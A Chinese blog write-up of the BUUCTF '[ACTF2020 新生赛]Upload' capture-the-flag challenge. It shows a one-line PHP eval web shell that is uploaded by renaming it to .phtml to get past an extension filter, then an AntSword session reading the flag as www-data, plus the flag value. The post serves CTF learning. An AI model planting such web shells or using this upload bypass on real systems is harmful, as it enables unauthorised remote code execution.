

# [ACTF2020 新生赛]Upload Buuctf

原创

蓝为(>^ω^<)喵 于 2021-10-28 23:26:36 发布 60 收藏

分类专栏: [web](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_53030229/article/details/121025399](https://blog.csdn.net/qq_53030229/article/details/121025399)

版权



[web](#) 专栏收录该内容

16 篇文章 0 订阅

订阅专栏

## 文章目录

一、检查源代码

二、文件上传

- 1、先尝试图片是否能够上传
- 2、burpsuit抓包、改包
- 3、使用antsword进行连接, 获取flag

## 一、检查源代码

拿到题目之后, 我们首先对页面源代码就行检查, 源代码查看之后并没有发现提示或者有用线索, 所以我们只能回到文件上传中找答案。

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>你有解题思路了嘛? </title>
    <link rel="stylesheet" href="css/style.css" media="screen" type="text/css">
    <script type="text/javascript" src="./js/main.js"></script>
  </head>
  <body>
    <div class="sitemakers">
      <div class="wrap">
        <svg class="bulb" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
          x="0px" y="0px" width="128px" height="128px" viewBox="0 0 128 128" enable-background="new 0 0 128 128"
          xml:space="preserve">
        <div class="light">
        </div>
      </div>
    </div>
  </body>
</html>
```

Ctrl+shift+i 调出控制台

## 二、文件上传

### 1、先尝试图片是否能够上传

首先，我们尝试上传一张图片，发现图片上传成功

```
Upload Success! Look here~ ./uplo4d/b5f7a062d84869fe4f3af35b79fca50c.jpg
```


CSDN @蓝为(>^ω^<)喵

### 2、burpsuit抓包、改包

注：这是我准备的一句话木马，用来上传图片的

```
<script language='php'>eval($_POST['a']);</script>
```

当我们把上传图片后缀名改为PHP是，网页右上角显示了nonono~ Bad file! 所以我们将文件后缀名改为phtml上传，文件上传成功。



### 3、使用antsword进行连接，获取flag

```
http://a1fb3d86-c636-4d5a-a7b3-2cfbe8bd466b.node4.buuoj.cn/uplo4d/ad898f6bf1eda88f1ca04a806209e28d.phtml
```

中国蚁剑

AntSword 编辑 窗口 调试

```
>_ 117.21.200.166 (x)
(www-data:/var/www/html/uplo4d) $ cat /flag
flag{bbd330b4-4ce9-4e11-9614-2de4ce5865b0}
(www-data:/var/www/html/uplo4d) $
```

CSDN @蓝为(>^ω^<)喵

```
flag{bbd330b4-4ce9-4e11-9614-2de4ce5865b0}
```

注：2021/10/28